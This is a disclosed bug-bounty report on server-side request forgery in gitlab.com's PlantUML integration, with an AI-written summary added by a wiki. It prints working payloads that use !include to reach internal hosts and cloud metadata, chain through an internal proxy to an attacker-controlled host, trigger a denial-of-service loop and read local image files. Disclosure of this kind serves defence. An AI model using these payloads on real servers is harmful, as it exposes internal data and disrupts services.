SSRF & much more at gitlab.com via PlantUML Diagram
The PlantUML integration on gitlab.com allowed a user to include remote content via the !include directive, enabling server-side requests to internal hosts and local files. An attacker could read full internal responses, access local image files, and potentially cause a denial of service.

GitLab
Originally disclosed on GitLab
- Fixed in 11 days
- Disclosed after 11 days
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #1995833 by ankitsingh on 2023-05-22, assigned to GitLab Team:
Report | Attachments | How To Reproduce
Report
Disclaimer -:
Please NOTE that I'm aware about this warning that shows up when you try to submit an SSRF using PlantUML -:

But still I decided to submit the report because -:
-
This complete doc at
https://docs.gitlab.com/ee/administration/integration/plantuml.html#configure-plantuml-securityis basically talking about thePlantUML integrationwithin a self hosted server. But the issue I'm presenting here is abouthttps://gitlab.com. -
They have mentioned there that
Leaking ports or internal IPs isn't sensitive enough. Please note that my report is not solely about leaking ports & internal IPs but rather it's about a full read SSRF where one is able to read full internal responses from various internal hosts at different endpoints. -
They have mentioned there that
however if you found a way to escalate please continue with the report. So I was able to escalate this issue to perform several server side operations including a full read internal SSRF, accessing local image files, DoS, acquiring a further SSRF through one of the internal host and some minor information disclosure.
Summary -:
From the past a few days I've been researching around PlantUML & Graphviz diagrams and this time I thought to look around the gitlab.com's implementation for the same. I've found that by utilizing the PlantUML Diagram in Wiki Markdown, it is possible to perform several server side operations including a full read internal SSRF, accessing local image files from server, server side DoS, acquiring a further SSRF through one of the internal host and some minor information disclosure.
Steps to reproduce -:
- Login at
https://gitlab.comand go to anyProjectof yours. - Now select the
Wikioption from the left menu andEditthe page. - Let the
FormatbeMarkdown. - Now input the PlantUML diagram code from the next section, and click at
Previewto see the corresponding output.
Proof of Concept -:
Installation information :
```plantuml
testdot
```

This reveals the installed PlantUML version and Graphviz version. Also, informs whether the Graphviz is installed or not at the server.
Internal SSRF (http://127.0.0.1) :
```plantuml
[Component] as C
note bottom of C
!include http://127.0.0.1
end note
```

This fetches the full response from http://127.0.0.1. You can click at the generated image file to further zoom in at the next tab. NOTE that generated output image is in the png format, you can generate svg output too by utilizing the following at AsciiDoc format then Save changes -:
[plantuml, format="svg", id="myDiagram", width="200px"]
----
[Component] as C
note bottom of C
!include http://127.0.0.1
end note
----
Internal SSRF (http://169.254.169.254) :
Upon querying http://169.254.169.254, we get -:

Revealing the internal Google metadata instance. Not of much use because of Google's enforcement to include Metadata-Flavor: Google header within the requests to access the metadata :/
Internal SSRF (http://127.0.0.1:8080) :
Similarly querying http://127.0.0.1:8080 reveals -:

Clearly, informing that an internal PlantUML server lies at http://127.0.0.1:8080.
Based on this we can query http://127.0.0.1:8080/error.jsp endpoint to fetch -:

Querying http://127.0.0.1:8080/plantuml.css endpoint to fetch -:

Directory listing at http://127.0.0.1:8080/resource -:

Similarly we can access all the files and endpoints at http://127.0.0.1:8080.
Discovered another SSRF at http://127.0.0.1:8080/proxy :
While playing around the http://127.0.0.1:8080, I found an another endpoint at http://127.0.0.1:8080/proxy?idx=0&fmt=svg&src= which could be further employed for an another SSRF via the src GET parameter. The src parameter expects any host to be passed which would further have a PlantUML diagram code which then be rendered back to the client. Means, at the Wiki if we employ the code as -:
```plantuml
[Component] as C
note bottom of C
!include http://127.0.0.1:8080/proxy?idx=0&fmt=svg&src=http://your-server/diagram.txt
end note
```
And your http://your-server/diagram.txt serves the code as -:
[@]startuml
[Component] as C
note bottom of C
!include http://169.254.169.254
end note
[@]enduml
Then Preview would result in -:

Disclosing the response in the generated error.
Secondly, in this manner I observed that we can also generate the output of any diagram in the eps or epstext format (using the fmt param), which wouldn't have been possible otherwise from the UI -:
```plantuml
[Component] as C
note bottom of C
!include http://127.0.0.1:8080/proxy?idx=0&fmt=epstext&src=http://your-server/diagram.txt
end note
```
At http://your-server/diagram.txt -:
[@]startuml
!define HEX $[%version()]
class Example {
  + main(): void
}
note right: Value is %HEX%
[@]enduml

Obviously this doesn't posses any security risk but similarly exporting into eps format for any diagram which makes use of !include directive to point towards a host serving large response may contribute to DoS. But that is not something I'm reporting here. It is only for the informational purpose.
Denial of Service :
If we employ the code as -:
```plantuml
[Component] as C
note bottom of C
!include http://127.0.0.1:8080/proxy?idx=0&fmt=eps&src=http://attacker-server/diagram.txt
end note
```
And your http://attacker-server/diagram.txt serves the code as -:
[@]startuml
[Component] as C
note bottom of C
!include http://127.0.0.1:8080/proxy?idx=0&fmt=eps&src=http://attacker-server/diagram.txt
end note
[@]enduml
Then Preview would result in an infinite loop of communication. NOTE that I didn't perform such disruptive testing on gitlab.com but performing the same at the latest version of PlantUML resulted in a 500 error after several attempts, while the version (as held by gitlab) would keep on loading the diagram. I'd suggest the team to test for the same in a separate sandboxed environment to determine the actual impact here. To break from the loop, just delete the diagram.txt from http://attacker-server during the process.
Reading local Image files -:
To read /usr/share/pixmaps/debian-logo.png -:
```plantuml
note as N1
  {{media:11}}
end note
```

Similarly other local images can be accessed too including the .svg files where the complete XML data would be fetched as it is.
Examples
https://gitlab.com/tota1643620/parrot/-/wikis/home
What is the current bug behavior?
Internal PlantUML server implementation allows for several server side operations which should have been otherwise prohibited.
What is the expected correct behavior?
PlantUML server should be configured to allow accessing only limited resources.
Output of checks
This bug happens on GitLab.com
Impact
It is possible to perform several server side operations including a full read internal SSRF, accessing local image files from server, server side DoS, acquiring a further SSRF through one of the internal host and some minor information disclosure.
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the PlantUML server was not configured to restrict the !include directive from accessing internal resources and local files.
Impact
An attacker could read full responses from internal hosts, access local image files, and potentially cause a denial of service; the Google metadata endpoint was not exploitable due to a required header.
What the attacker needed
A gitlab.com account; a project with wiki enabled
How it was found
- Log in to gitlab.com and open a project.
- Go to the Wiki section and edit a page.
- Set the format to Markdown.
- Insert PlantUML code that uses the !include directive to fetch an internal URL.
- Click Preview to see the fetched content in the generated diagram.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
PlantUML is a tool that turns text into diagrams. The report shows that a user could make the diagram fetch other web pages or files from the server's own network, which should not be allowed. This let the attacker see internal information and files.
What is SSRF?
The server can be made to fetch an address the attacker chooses, reaching internal services, cloud metadata or other customers' data.


